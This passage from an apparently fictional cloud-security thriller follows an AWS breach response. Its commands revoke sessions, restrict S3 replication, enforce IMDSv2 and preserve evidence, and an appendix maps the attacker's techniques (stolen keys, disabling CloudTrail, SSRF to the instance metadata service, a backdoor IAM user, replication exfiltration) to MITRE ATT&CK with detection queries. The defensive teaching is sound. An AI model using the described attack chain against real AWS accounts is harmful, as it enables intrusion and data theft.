This kills every assumed role session issued before 14:30 UTC. But the backdoor IAM user — `svc-monitoring-agent` — has long-term access keys, not temporary credentials. `aws:TokenIssueTime` doesn't apply to those. That account I need to burn separately.

I deploy the SCP to the compromised accounts — `prod-payments-037`, `dev-platform-012`, `staging-data-019`, `prod-datalake-031`, and the security tooling account.

```
aws organizations create-policy \
    --name "EmergencySessionRevocation" \
    --description "Revoke all sessions issued before 2025-03-13T14:30:00Z" \
    --type SERVICE_CONTROL_POLICY \
    --content file://revoke-sessions-scp.json \
    --profile management

# Attach to compromised accounts
for account_id in 487291035561 293847561029 384756102938 561029384756 19283746501
  9; do
    aws organizations attach-policy \
        --policy-id p-examplerevoke \
        --target-id "$account_id" \
        --profile management
    echo "SCP attached to $account_id"
done
```

And then I make my third mistake.

• • •

10:51 AM. Thursday.

```
#incident-20250313
Kira: Maya — the payments deploy pipeline just failed. All CI/CD
actions are being denied. The SCP is blocking the pipeline's
assumed role sessions.
```

The SCP is too broad. It doesn't just revoke VEGA's sessions — it revokes all sessions issued before 14:30. Including the CI/CD pipeline's. Including the data processing jobs. Including the monitoring Lambdas. Including everything.

I deployed a session-killing SCP to five accounts without scoping it to only the compromised principals. Nine hours into the incident, running on adrenaline and zero sleep, I wrote a policy that says "deny everything for everyone" when I meant to say "deny everything for the attacker."

Kira catches it in ten minutes. Ten minutes during which the payments pipeline is down and the payment processing queue is backing up.

```
Kira: I can scope it. Give me 5 min. We can add a condition that
excludes our CI/CD role ARNs and known service roles.
```

She rewrites the SCP:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "RevokeCompromisedSessions",
            "Effect": "Deny",
            "Action": "*",
            "Resource": "*",
            "Condition": {
                "DateLessThan": {
                    "aws:TokenIssueTime": "2025-03-13T14:30:00Z"
                },
                "ArnNotLike": {
                    "aws:PrincipalArn": [
                        "arn:aws:iam::*:role/cicd-*",
                        "arn:aws:iam::*:role/meridian-service-*",
                        "arn:aws:iam::*:role/AWSServiceRole*"
                    ]
                }
            }
        }
    ]
}
```

I update the policy. The CI/CD pipeline recovers. The payment queue drains.

Kira just saved me from causing a self-inflicted outage worse than the breach. This is why you don't do incident response alone on no sleep. This is why you ask for help.

Step four: cut the exfiltration.

```
# Remove the S3 replication rule to VEGA's external account
aws s3api put-bucket-replication \
    --bucket meridian-datalake-raw \
    --replication-configuration '{
        "Role": "arn:aws:iam::561029384756:role/s3-replication-role",
        "Rules": [{
            "ID": "datalake-replica",
            "Priority": 1,
            "Status": "Enabled",
            "Filter": {"Prefix": ""},
            "Destination": {
                "Bucket": "arn:aws:s3:::meridian-datalake-replica",
                "Account": "561029384756",
                "StorageClass": "STANDARD"
            }
        }]
    }' \
    --profile prod-datalake
```

Step five: close the doors VEGA walked through.

```
# Enforce IMDSv2 on all instances in dev-platform
for instance_id in i-0a1b2c3d4e5f6a78 i-0b8c9d0e1f2a3b4c i-0f2a3b4c5d6e7f8a; do
    aws ec2 modify-instance-metadata-options \
        --instance-id "$instance_id" \
        --http-tokens required \
        --http-endpoint enabled \
        --profile dev-platform
    echo "IMDSv2 enforced on $instance_id"
done
```

The Prowler finding I ignored for three months. Remediated in thirty seconds. Three months of deferrals resolved with one CLI command per instance.

Step six: rotate every service account key in the compromised accounts.

```
aws iam generate-credential-report --profile prod-payments
aws iam get-credential-report --profile prod-payments --output json | \
    jq -r '.Content' | base64 -d > /tmp/cred-report.csv

# Column 1: user, Column 9: access_key_1_active, Column 10: access_key_1_last_rot
  ated
head -1 /tmp/cred-report.csv | tr ',' '\n' | nl  # verify column positions
grep -E "svc-|service-" /tmp/cred-report.csv | \
    awk -F',' '{print $1, $9, $10}'
```

```
svc-payment-processor  true  N/A
svc-data-pipeline      true  N/A
svc-notification       true  N/A
```

`N/A` across the board. None of them have ever been rotated. I cross-reference creation dates from `list-access-keys` — the oldest is `svc-data-pipeline`, key created April 2023. Almost a year old. Another time bomb.

I rotate all three. Create new keys, update the services that consume them, deactivate the old ones. Kira handles the payment service configuration. We work in parallel. It takes an hour.

Step seven: preserve the evidence.

```
# Copy all CloudTrail logs for the incident timeframe to a forensic account
aws s3 sync \
    s3://meridian-cloudtrail-logs/AWSLogs/ \
    s3://meridian-forensic-evidence/incident-20250313/cloudtrail/ \
    --exclude "*" --include "*2025-03-0*" --include "*2025-03-1*" \
    --profile forensic-account

# Copy VPC Flow Logs
aws s3 sync \
    s3://meridian-vpc-flow-logs/ \
    s3://meridian-forensic-evidence/incident-20250313/vpc-flow-logs/ \
    --exclude "*" --include "*2025-03-1*" \
    --profile forensic-account

# Copy S3 server access logs
aws s3 sync \
    s3://meridian-s3-access-logs/ \
    s3://meridian-forensic-evidence/incident-20250313/s3-access-logs/ \
    --exclude "*" --include "*2025-03-1*" \
    --profile forensic-account
```

Chain of custody. Separate account. Read-only access. If this goes to law enforcement — and it might — the evidence needs to be untouched.

• • •

2:17 PM. Thursday.

Marcus sends me one more thing. A final message from VEGA, posted to the marketplace dead drop after Marcus asked him what he'd done with the credentials.

It's not a threat. It's a professional assessment.

```
You're looking for damage. Let me save you some time. Here are five
things your security engineer already knows but hasn't fixed. I'm
including CloudTrail event IDs so she can verify each one.

1. Service account keys with no rotation policy
   (svc-payment-processor: last rotated never. Created 2024-09-15.
   EventId: a1b2c3d4-e5f6-7890-abcd-ef1234567890)

2. IMDSv1 on production EC2 instances
   (3 instances in dev-platform-012. HttpTokens: optional.
   You know the CVE. Everyone knows the CVE.)

3. Cross-account role trust: any spoke can assume into any other spoke.
   Blast radius = infinite.
   (EventId for my first lateral move:
   b2c3d4e5-f6a7-8901-bcde-f12345678901)

4. No detection for IAM credential creation events.
   I created a user with AdministratorAccess in the security account.
   Nobody noticed for 3 days.
   (EventId: c3d4e5f6-a7b8-9012-cdef-123456789012)

5. S3 replication: no monitoring, no alerting, no restrictions on
   destination accounts.
   I replicated your transaction data to my account using your own
   replication role.
   (EventId: d4e5f6a7-b8c9-0123-defa-234567890123)

Your engineer is talented. She built a real detection system with no
budget, no team, and no support. The queries are elegant. The
architecture is sound. But one person cannot defend forty-five accounts.
That isn't a criticism — it's a structural fact.

You're welcome.

— V
```

I read it three times.

Four of the five are things I already knew. Things I had in my backlog. Things in a spreadsheet I promised myself I'd get to.

He's not wrong. That's the worst part. He's not wrong about any of it. He's just wrong about what it justifies.

VEGA believes he's the audit Meridian refused to pay for. The penetration test that exposes the truth. The bitter medicine. And some of his logic tracks — companies do under-invest in security. One person can't watch 45 accounts. Compliance checkboxes aren't the same as security.

But the data he exfiltrated belongs to humans. Not to Meridian, not to the board, not to the executives who decided one security engineer was enough. To the customers. The people whose transaction records are now in an account controlled by someone who bought stolen credentials on a dark web marketplace. Those people didn't under-invest in security. They just trusted the wrong company with their data.

You don't get to decide the cost of proving a point with other people's lives.

• • •

4:00 PM. Thursday.

I present to Erik, the CTO, and the head of legal. Not with fear — with a plan and a timeline.

The head of legal — Sara — speaks first. "How much customer data was exposed?"

"Fourteen months of transaction records. Customer names, payment amounts, partial card numbers, billing addresses. PCI tokenization protected the full card data, but what was exposed is enough to trigger state breach notification laws in every jurisdiction where we have customers."

The room goes quiet. Sara writes something on her pad without looking up. "We need to notify without unreasonable delay — most state laws give us 30 to 60 days, but with this volume, outside counsel needs to start today."

She flips the pad around so I can see it. A column of numbers in neat handwriting. "Preliminary estimate: breach notification, outside counsel, credit monitoring for affected customers, regulatory fines, customer churn. Conservative range is three to five million." She pauses. "That's fifteen times what a second security hire would have

cost over the same period."

Nobody says anything. The math is simple enough that it doesn't need to be.

The CTO — who has been silent — asks the question executives always ask: "Can we contain this quietly?"

"No." I don't soften it. "The data left our environment via S3 replication to an external account. We don't control that account. We have no way to confirm deletion. This is a reportable breach. If we try to bury it and it comes out later — and it will — the regulatory response will be worse than the breach."

Sara nods. The CTO looks at Erik. Erik looks at me.

"We passed our SOC 2 audit three months ago," I tell them. "During that audit, the attacker was already inside our environment. VEGA created the backdoor IAM user on March 10th. Our SOC 2 Type II observation period ended February 28th. Compliance isn't security. It never was."

I lay out the remediation plan:

Immediate (this week): - Temporary access only — just-in-time access provisioned through Identity Center with automatic expiration. No permanent admin keys for human users. No exceptions. - Access key lifecycle automation — when an Identity Center session is deprovisioned, all associated programmatic keys are deactivated automatically. The lifecycle gap that Marcus exploited dies. - IMDSv2 enforcement — organization-wide SCP. Not per-instance metadata options that can be overridden. An SCP that denies `ec2:RunInstances` and `ec2:ModifyInstanceMetadataOptions` unless `HttpTokens` is `required`. No exceptions.

This month: - S3 replication monitoring — CloudTrail Lake detection for any `PutBucketReplication` event where the destination account is not in our organization. Alerting within minutes, not

hours. - Cross-account role trust tightening — spoke roles can only assume into accounts within their own business unit. Payment accounts don't need access to dev accounts. The blast radius shrinks from 45 accounts to 4. - Quarterly Prowler scans with SLA for critical findings. "Acknowledged" is not "remediated." Every critical finding gets a remediation date, and I track them like SLA breaches.

This quarter: - A second security hire. Non-negotiable. I've been saying this for a year. Today is the evidence.

Erik is quiet for a long time. Then:

"Draft the job listing tonight. I'll post it tomorrow."

The next 72 hours blur. Sara's legal team drafts breach notification letters for affected customers — state-by-state, because every jurisdiction has different requirements. The board holds an emergency session on Friday evening. I present the technical timeline while executives ask variations of the same question: "How did this happen?" The answer is always the same: one credential, one person, one set of shortcuts that were "good enough" until they weren't.

Customer notification goes out Monday morning. 2.3 million affected accounts. The inbox floods. PR handles the external messaging. I handle the technical questions from customers' security teams who want to know exactly what was exposed. I answer every one honestly. It's the least we owe them.

• • •

11:47 PM. Thursday.

Twenty-one hours since the first alert. The attacker's access is revoked. The backdoor is deleted. The self-healing Lambda is gone. The S3 replication is restored to internal-only. IMDSv2 is enforced. Service account keys are rotated. Evidence is preserved.

I should sleep. I'm going to sleep. But first.

I open the Identity Center automation codebase — the GitOps pipeline that manages permission sets and access assignments. The one that currently provisions permanent access because it was easier to build that way. Because I was one person and "make it work" was the priority.

I write a new module. Temporary access controls. When you request access to a production account, you get it for 4 hours. Then it expires. If you need it again, you request it again. An audit trail for every session. No more permanent anything.

It takes me an hour. I test it against the staging Identity Center instance. It works. I push the PR.

```
feat: temporary access controls for Identity Center

JIT (just-in-time) access provisioning with automatic expiration.
No more permanent admin. No more keys that outlive the people
who created them. No more next quarter.

If you're reading this and you have service account keys older
than 90 days, rotate them. Right now. Not next quarter.
```

• • •

One week later. 2:04 AM. Thursday.

My phone buzzes. Slack notification from `#security-alerts`.

But this time, there are three subscribers.

Kira joined the channel the day after the incident. Didn't ask permission. Just appeared. She set up a personal notification schedule — alerts during her working hours route to her, off-hours to me. We overlap for two hours in the middle.

And there's a third subscriber now. Kai — Meridian's second security engineer. Starts Monday. I interviewed them last Friday. They asked about our detection coverage during the interview, and I

was honest: "We have gaps. I'll show you exactly where they are on your first day." They smiled and said, "That's the first honest answer I've gotten in twelve interviews."

I check the alert. My new detection — `CreateAccessKey` — firing on the sandbox account.

```
#security-alerts
[HIGH] CreateAccessKey detected in sandbox-platform-041
EventTime: 2025-03-20T06:02:17Z
Principal: arn:aws:iam::738495061728:user/dev-sandbox-user
SourceIP: 10.0.47.128 (internal VPN)
NewKeyId: AKIAEXAMPLESANDBOX01
```

I trace it. A developer testing a Lambda function in the sandbox. They created an access key to run `aws s3 cp` from their local machine. Standard development workflow.

False positive. I mark it resolved and add a filter for sandbox accounts to reduce noise. The detection stays on — it just gets smarter.

I close my laptop. The apartment is dark. My phone is on the nightstand. The `#security-alerts` channel has three subscribers and a new detection that catches the thing that almost killed us.

I go back to sleep.


Author's Note

Every attack in this book happened somewhere. The credential that was never revoked. The IMDSv1 instance nobody patched. The security group opened for five seconds. The S3 replication rule nobody monitored. Different companies, different years, same patterns.

Maya is fictional. Her situation isn't. Most companies her size have one person doing what should be a team's job. They enable GuardDuty and call it security. They pass audits while attackers move through their infrastructure. The tools work. The gap is always human — not enough people, not enough time, not enough authority to fix what they can see.

If you recognized the techniques in this book, you're probably that person. Build the detections. Automate the responses. Push for temporary access. And hire a second engineer before you need one.

The tools Maya built exist. Search for them.


mgmt
log-archive
security-tooling
identity
prod-payments-037
prod-datalake-031
prod-api
prod-web
HUB
mgmt / payer
staging-data
staging-api
dev-platform-012
dev-sandbox
analytics
fraud-ml
observability
backup-vault
trust relationship
compromised (prod-payments, prod-datalake)
secondary foothold (ch. 5)
lateral path (ch. 3)

Appendix

Techniques, Detections & Real-World References

MITRE ATT&CK · ENTERPRISE

Every technique in "Assumed Role" maps to real AWS behavior, real MITRE ATT&CK techniques, and real incidents. This appendix serves as a reference for defenders who want to build the detections Maya built — and the ones she didn't.

• • •

Attack Techniques Used by VEGA

1. Initial Access: Stolen Credentials from Contractor

MITRE ATT&CK: T1078.004 — Valid Accounts: Cloud Accounts

What happened: Marcus exported an IAM access key to his personal machine during his contract. When his contract ended, his Identity Center SSO was deprovisioned, but the IAM access key persisted. He sold the key on a dark web marketplace.

Real-world parallels: - Cloudflare Thanksgiving 2023: Authentication tokens from the Okta breach were never rotated. Months-old tokens remained active. - Uber 2022: Contractor targeted via MFA fatigue attack (Lapsus$/Scattered Spider). Attacker spammed push notifications until the contractor approved. Lateral movement followed. - Change Healthcare 2024: Single stolen

credential without MFA on a Citrix portal. $22B parent company compromised.

Detection (CloudTrail Lake):

```
-- Find active access keys for users without Identity Center sessions
SELECT
    eventTime,
    userIdentity.accessKeyId,
    userIdentity.userName,
    sourceIPAddress,
    eventName
FROM event_data_store_id
WHERE
    userIdentity.type = 'IAMUser'
    AND sourceIPAddress NOT IN (/* known corporate IP ranges */)
    AND eventTime > CURRENT_TIMESTAMP - INTERVAL '24' HOUR
ORDER BY eventTime DESC
```

Prevention: Automated access key lifecycle management. When Identity Center sessions are deprovisioned, all associated IAM access keys should be deactivated automatically.

• • •

2. Discovery: Automated Enumeration

MITRE ATT&CK: T1087.004 — Account Discovery: Cloud Account

What happened: VEGA used Pacu's `iam__enum_permissions` module to map the service account's permissions, then manually enumerated EC2, S3, and IAM resources.

API calls (in order): `GetCallerIdentity`, `GetUser`, `ListAttachedUserPolicies`, `ListUserPolicies`, `GetPolicyVersion`, `DescribeInstances`, `DescribeSecurityGroups`, `ListBuckets`, `ListRoles`

Tools: Pacu — AWS exploitation framework

Detection (CloudTrail Lake):

```
-- Detect enumeration patterns: multiple Describe/List calls in short timeframe
SELECT
    userIdentity.arn,
    sourceIPAddress,
    COUNT(DISTINCT eventName) AS distinct_api_calls,
    MIN(eventTime) AS first_call,
    MAX(eventTime) AS last_call
FROM event_data_store_id
WHERE
    eventTime > CURRENT_TIMESTAMP - INTERVAL '1' HOUR
    AND (eventName LIKE 'Describe%' OR eventName LIKE 'List%' OR eventName LIKE '
  Get%')
GROUP BY userIdentity.arn, sourceIPAddress
HAVING COUNT(DISTINCT eventName) > 15
```

• • •

3. Defense Evasion: CloudTrail StopLogging

MITRE ATT&CK: T1562.008 — Impair Defenses: Disable or Modify Cloud Logs

What happened: VEGA disabled CloudTrail in the production payments account, creating a 22-minute blind spot.

CloudTrail event: `cloudtrail:StopLogging`

Detection (EventBridge rule):

```
{
    "source": ["aws.cloudtrail"],
    "detail-type": ["AWS API Call via CloudTrail"],
    "detail": {
        "eventName": ["StopLogging", "DeleteTrail", "UpdateTrail"],
        "eventSource": ["cloudtrail.amazonaws.com"]
    }
}
```

Alternative evidence when CloudTrail is disabled: - VPC Flow Logs (network-level, independent of CloudTrail) - S3 Server Access Logs (object-level access, separate logging pipeline) - RDS Query Logs (database-level, stored in CloudWatch Logs)

• • •

4. Lateral Movement: Cross-Account Role Assumption

MITRE ATT&CK: T1550.001 — Use Alternate Authentication Material: Application Access Token

What happened: VEGA used overly permissive cross-account role trust policies to assume `spoke-001` roles across multiple accounts. The hub-spoke architecture had a "trust all spokes" design that allowed any account to assume into any other.

CloudTrail event: `sts:AssumeRole`

Detection (CloudTrail Lake):

```
-- Cross-account role assumptions from unexpected source accounts
SELECT
    eventTime,
    userIdentity.accountId AS sourceAccount,
    recipientAccountId AS targetAccount,
    requestParameters.roleArn AS assumedRole,
    sourceIPAddress
FROM event_data_store_id
WHERE
    eventName = 'AssumeRole'
    AND userIdentity.accountId != recipientAccountId
    AND eventTime > CURRENT_TIMESTAMP - INTERVAL '24' HOUR
ORDER BY eventTime DESC
```

Prevention: Least-privilege role trust policies. Spoke roles should only trust specific accounts within the same business unit, not the entire organization.

• • •

5. Credential Access: SSRF to IMDSv1

MITRE ATT&CK: T1552.005 — Unsecured Credentials: Cloud Instance Metadata API

What happened: VEGA used SSM Session Manager (via the assumed role's `ssm:StartSession` permissions) to access an EC2 instance in the dev account, then exploited an SSRF vulnerability in an internal dev tool running on the instance to grab instance role credentials from the metadata service at `169.254.169.254`. The instances had `HttpTokens: optional` (IMDSv1), meaning no session token was required.

Real-world parallel: Capital One 2019 — Former AWS engineer exploited SSRF □ IMDSv1 to exfiltrate 100M+ customer records. The core issue: IMDSv1 doesn't require a session token, so any SSRF can access it.

Detection:

```
# Prowler check for IMDSv2 enforcement
prowler aws --check ec2_instance_imdsv2_enabled
```

Prevention (SCP to enforce IMDSv2 org-wide):

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "RequireIMDSv2",
            "Effect": "Deny",
            "Action": "ec2:RunInstances",
            "Resource": "*",
            "Condition": {
                "StringNotEquals": {
                    "ec2:MetadataHttpTokens": "required"
                }
            }
        },
        {
            "Sid": "PreventIMDSv2Downgrade",
            "Effect": "Deny",
            "Action": "ec2:ModifyInstanceMetadataOptions",
            "Resource": "arn:aws:ec2:*:*:instance/*",
            "Condition": {
                "StringNotEquals": {
                    "ec2:MetadataHttpTokens": "required"
                }
            }
        }
    ]
}
```

• • •

6. Persistence: Backdoor IAM User + Self-Healing Lambda

MITRE ATT&CK: T1136.003 — Create Account: Cloud Account + T1578.005 — Modify Cloud Compute Infrastructure: Serverless

What happened: VEGA created an IAM user `svc-monitoring-agent` with `AdministratorAccess` in the security tooling account, then deployed a Lambda function triggered by EventBridge every 6 hours to refresh credentials — ensuring the backdoor survived key deletion.

CloudTrail events: `iam:CreateUser`, `iam:AttachUserPolicy`, `iam:CreateAccessKey`, `lambda:CreateFunction20150331`, `events:PutRule`

Detection (CloudTrail Lake):

```
-- Detect IAM user creation + privilege escalation + key creation
SELECT
    eventTime,
    eventName,
    userIdentity.arn AS creator,
    requestParameters.userName AS targetUser,
    recipientAccountId,
    sourceIPAddress
FROM event_data_store_id
WHERE
    eventName IN ('CreateUser', 'AttachUserPolicy', 'PutUserPolicy', 'CreateAcces
  sKey')
    AND errorCode IS NULL
    AND eventTime > CURRENT_TIMESTAMP - INTERVAL '24' HOUR
ORDER BY eventTime DESC
```

• • •

7. Exfiltration: S3 Cross-Account Replication

MITRE ATT&CK: T1537 — Transfer Data to Cloud Account

What happened: VEGA configured S3 replication from `meridian-datalake-raw` to an external account he controlled. S3 replication is asynchronous — AWS copies objects in the background. No additional API calls appear in the source account's CloudTrail for the actual data transfer. The destination bucket must have a bucket policy granting the source account's replication role `s3:ReplicateObject` and `s3:ReplicateDelete` permissions, and both the source and destination buckets must have versioning enabled.

CloudTrail event: `s3:PutBucketReplication`

Detection (CloudTrail Lake):

```
-- Detect S3 replication configuration changes
-- CloudTrail Lake returns ReplicationConfiguration as a nested object.
-- Extract all PutBucketReplication events, then parse each rule's
-- destination account and compare against your org account list
-- (e.g., via aws organizations list-accounts or a maintained allowlist).
SELECT
    eventTime,
    recipientAccountId,
    requestParameters.bucketName,
    requestParameters.ReplicationConfiguration,
    sourceIPAddress
FROM event_data_store_id
WHERE
    eventName = 'PutBucketReplication'
    AND eventTime > CURRENT_TIMESTAMP - INTERVAL '30' DAY
ORDER BY eventTime DESC
-- Post-processing: for each rule in ReplicationConfiguration.Rules,
-- extract Destination.Account and alert if not in org account list.
```

Prevention: SCP denying `s3:PutBucketReplication` unless the destination account is within the organization.

• • •

8. Diversion: Security Group Modification as Decoy

MITRE ATT&CK: T1562.007 — Impair Defenses: Disable or Modify Cloud Firewall

What happened: VEGA modified a security group to allow `0.0.0.0/0` on port 5432 as a deliberate distraction, drawing Maya's attention to the database while the real exfiltration happened via S3 replication.

CloudTrail event: `ec2:AuthorizeSecurityGroupIngress`

Detection & auto-remediation:

```
{
    "source": ["aws.ec2"],
    "detail-type": ["AWS API Call via CloudTrail"],
    "detail": {
        "eventName": ["AuthorizeSecurityGroupIngress"],
        "requestParameters": {
            "ipPermissions": {
                "items": {
                    "ipRanges": {
                        "items": {
                            "cidrIp": ["0.0.0.0/0"]
                        }
                    }
                }
            }
        }
    }
}
```

Note: EventBridge content-based filtering has limited support for deep nested array matching. In practice, this pattern may not match reliably. A more robust approach is to use a Lambda function triggered by all `AuthorizeSecurityGroupIngress` events, then inspect `requestParameters` in the Lambda code to check for `0.0.0.0/0`.

• • •

9. Session Persistence: STS Token Survival

MITRE ATT&CK: T1550.001 — Use Alternate Authentication Material

What happened: After Maya revoked the original access key, VEGA's assumed role sessions (STS temporary credentials) remained valid. STS session tokens are independent of the calling credential —

revoking the caller's key does not invalidate sessions it already created.

AWS behavior: Assumed role sessions can last up to 12 hours (default: 1 hour, configurable). Revoking the source credential does NOT revoke the session.

Remediation (SCP with TokenIssueTime):

```
{
    "Version": "2012-10-17",
    "Statement": [{
        "Effect": "Deny",
        "Action": "*",
        "Resource": "*",
        "Condition": {
            "DateLessThan": {
                "aws:TokenIssueTime": "2025-03-13T14:30:00Z"
            },
            "ArnNotLike": {
                "aws:PrincipalArn": [
                    "arn:aws:iam::*:role/cicd-*",
                    "arn:aws:iam::*:role/AWSServiceRole*"
                ]
            }
        }
    }]
}
```

Important limitation: `aws:TokenIssueTime` only applies to temporary credentials (STS assumed role sessions, federated sessions). It does NOT apply to long-term IAM user access keys. To revoke IAM user access, deactivate or delete the access key directly.

• • •

Maya's Toolkit

Tool Category How Used

CloudTrail Lake AWS Native Primary detection engine — SQL queries against CloudTrail event data store

EventBridge	AWS Native	Real-time pattern matching on CloudTrail events, triggering Lambda for alerting
GuardDuty	AWS Native	Enabled (2,300 unreviewed findings). Secondary signal, not primary detection
AWS Config	AWS Native	Continuous compliance checks. Gap: transient changes reverted before Config captures them may never be evaluated
IAM Access Analyzer	AWS Native	External access detection. Found the overly permissive spoke role trust
SCPs	AWS Native	Nuclear option for session revocation. Also used for IMDSv2 enforcement
VPC Flow Logs	AWS Native	Network-level evidence when CloudTrail was disabled
S3 Server Access Logs	AWS Native	Object-level access evidence independent of CloudTrail
Prowler	Open Source	Security posture assessment. Flagged IMDSv1 instances 3 months before the breach
Steampipe	Open Source	SQL interface to AWS APIs. Ad-hoc investigation faster than writing boto3
Granted	Open Source	Secure credential management for Maya's own access
truffleHog	Open Source	Secret scanning in git repositories. Found 2 more leaked keys post-incident
Pacu	Open Source	Referenced as VEGA's tool. AWS exploitation framework for privilege escalation enumeration

• • •

Real Incidents Referenced

Incident	Year	Relevance to Story
Capital One	2019	SSRF → IMDSv1 → S3 exfil. Same vulnerability class VEGA exploited
Uber	2022	Contractor targeted via MFA fatigue (Lapsus$). Social engineering + lateral movement
Cloudflare	Thanksgiving 2023	Un-rotated Okta tokens. Mirrors Marcus's un-revoked access key
Change Healthcare	2024	Single credential, no MFA. Maya cites this to Erik
MGM/Caesars	2023	Social engineering help desk for MFA reset. Identity provider abuse
Microsoft Midnight Blizzard	2024	OAuth app abuse in legacy test tenant. Parallels VEGA finding gaps in less-monitored accounts
CircleCI	2023	Stolen engineer credential → customer secret exposure
SolarWinds	2020	Supply chain trust. VEGA's access came through a trusted service account role

• • •

Defensive Gaps Exploited (& How to Fix Them)

Gap	Chapter	Fix
Access key not revoked on contractor offboarding	2	Automate key lifecycle with Identity Center deprovisioning
IMDSv1 on EC2 instances	3	Org-wide SCP enforcing ec2:MetadataHttpTokens: required

Cross-account role trust too permissive 3 Scope trust policies to business-unit accounts only

No detection for CreateAccessKey 5 CloudTrail Lake query + EventBridge → Lambda → Slack

No monitoring for S3 replication changes 4 Detect PutBucketReplication to external accounts

STS sessions survive key revocation 4 SCP with aws:TokenIssueTime condition

AWS Config evaluation delay 4 Supplement with real-time EventBridge detections

GuardDuty findings unreviewed (2,300+) 1 Prioritize + automate triage. Alert fatigue kills detection

Prowler findings marked "acknowledged" 5 SLA-based remediation tracking. Acknowledged != fixed

S3 data events not enabled (cost) 3 Enable at least for sensitive buckets. The cost of not having them is higher

• • •


Friday. 11:47 PM. Somewhere with good Wi-Fi.

The admin of Cerberus Market — "The Professional's Exchange," according to the landing page nobody believed — was having a bad night. A buyer had left a one-star review on a batch of Shopify API keys. "Expired within 24 hours. Unacceptable for the price point." The admin typed a response with the weary patience of a customer service rep at a company that happened to be a federal crime: "All sales are final. Please review our freshness guarantee before purchasing."

He refunded them anyway. Reputation mattered, even here.

The K-drama on his second monitor was getting good — the lead had just discovered her business partner was embezzling — but he paused it. New listing notification. Priority seller.

He clicked through.



The admin stopped chewing his ramen.

